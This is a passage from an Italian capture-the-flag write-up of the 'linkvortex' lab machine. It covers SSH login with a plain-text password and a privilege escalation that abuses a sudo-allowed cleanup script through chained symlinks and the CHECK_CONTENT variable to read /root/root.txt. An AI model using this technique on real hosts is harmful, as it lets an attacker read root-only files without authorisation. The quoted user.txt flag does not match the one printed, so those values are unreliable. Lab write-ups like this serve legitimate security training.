    }
}
```

Si sono effettuati altri tentativi per accedere ad una shell remota.

- bob@10.10.11.47:fibber-talented-worth

Accesso ottenuto.

```
bob@linkvortex:~$ ls -lah
total 28K
drwxr-x--- 3 bob  bob  4.0K Nov 30 10:07 .
drwxr-xr-x 3 root root 4.0K Nov 30 10:07 ..
lrwxrwxrwx 1 root root    9 Apr  1  2024 .bash_history -> /dev/null
-rw-r--r-- 1 bob  bob   220 Jan  6  2022 .bash_logout
-rw-r--r-- 1 bob  bob  3.7K Jan  6  2022 .bashrc
```

```
drwx------ 2 bob  bob  4.0K Nov  1 08:40 .cache
-rw-r--r-- 1 bob  bob   807 Jan  6  2022 .profile
-rw-r----- 1 root bob    33 Mar 19 21:48 user.txt

bob@linkvortex:~$ cat user.txt
e67ed2c07cbdc3c***************f0

bob@linkvortex:~$ sudo -l
Matching Defaults entries for bob on linkvortex:
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/
bin\:/snap/bin, use_pty, env_keep+=CHECK_CONTENT

User bob may run the following commands on linkvortex:
    (ALL) NOPASSWD: /usr/bin/bash /opt/ghost/clean_symlink.sh *.png
```

> user.txt:69ee55437ca082***************f3

```
bob@linkvortex:/opt/ghost$ ls -lah
total 48K
drwxr-xr-x  4 root    root 4.0K Nov 30 10:07 .
drwxr-xr-x  5 root    root 4.0K Nov 30 10:07 ..
-rw-------  1 root    root  521 Apr  1  2024 Dockerfile.ghost
-rw-------  1 root    root  185 Apr  1  2024 Dockerfile.ghost-db
-rwxr--r--  1 root    root  745 Nov  1 08:46 clean_symlink.sh
-rw-r--r--  1 root    root  645 Apr  1  2024 config.production.json
drwxr-xr-x 11    1000 root 4.0K Apr  1  2024 content
-rw-------  1 root    root 1.4K Apr  1  2024 docker-compose.yml
-rw-------  1 root    root  238 Apr  1  2024 entry.sh
drwxr-xr-x  8 _laurel root 4.0K Mar 19 21:45 mysql
-rw-------  1 root    root 5.2K Apr  1  2024 wait-for-it.sh
```

Analisi dello script `clean_symlink.sh`:

```
bob@linkvortex:/opt/ghost$ cat -n clean_symlink.sh
     1	#!/bin/bash
     2	
     3	QUAR_DIR="/var/quarantined"
     4	
     5	if [ -z $CHECK_CONTENT ];then
     6	  CHECK_CONTENT=false
     7	fi
     8	
     9	LINK=$1
    10	
    11	if ! [[ "$LINK" =~ \.png$ ]]; then
    12	  /usr/bin/echo "! First argument must be a png file !"
    13	  exit 2
    14	fi
```

```

if /usr/bin/sudo /usr/bin/test -L $LINK;then
  LINK_NAME=$(/usr/bin/basename $LINK)
  LINK_TARGET=$(/usr/bin/readlink $LINK)
  if /usr/bin/echo "$LINK_TARGET" | /usr/bin/grep -Eq '(etc|root)';then
    /usr/bin/echo "! Trying to read critical files, removing link [ $LINK ] !"
    /usr/bin/unlink $LINK
  else
    /usr/bin/echo "Link found [ $LINK ] , moving it to quarantine"
    /usr/bin/mv $LINK $QUAR_DIR/
    if $CHECK_CONTENT;then
      /usr/bin/echo "Content:"
      /usr/bin/cat $QUAR_DIR/$LINK_NAME 2>/dev/null
    fi
  fi
fi
```

Lo script `clean_symlink.sh` viene eseguito con i permessi di `root` ed in sostanza, permette di leggere il contenuto di un file soddisfacendo i seguenti requisiti:

1. il `payload` deve essere un file con estenzione .png;
2. deve essere un file di tipo `symlink`;
3. il `symlink` non deve essere comprendere file di `/etc` e `/root`;
4. la variabile di ambiente `CHECK_CONTENT` deve essere settata a un valore diverso dalla stringa vuota per poter ottenere in output il contenuto del file passato in input allo script.

Si puo utilizzare questo script per accedere a risorse sensibili.

Struttura dei `symbolic link` da definire:

payload.png -> normal file -> file with no read permission for bob

```
bob@linkvortex:/opt/ghost$ find / -name root
find: ‘/root’: Permission denied
```

```
bob@linkvortex:/opt/ghost$ mkdir ~/payload/
bob@linkvortex:/opt/ghost$ ln -s -T /root/root.txt ~/payload/file
bob@linkvortex:/opt/ghost$ ln -s -T ~/payload/file ~/payload/file.png
bob@linkvortex:/opt/ghost$ cat ~/payload/file.png
cat: /home/bob/payload/file.png: Permission denied
```

```
bob@linkvortex:/opt/ghost$ sudo CHECK_CONTENT="true" /usr/bin/bash /opt/ghost/clean_symlink.sh ~/payload/file.png
Link found [ /home/bob/payload/file.png ] , moving it to quarantine
```

```
Content:
69ee55437ca082***************f3
```

> root.txt:69ee55437ca082***************f3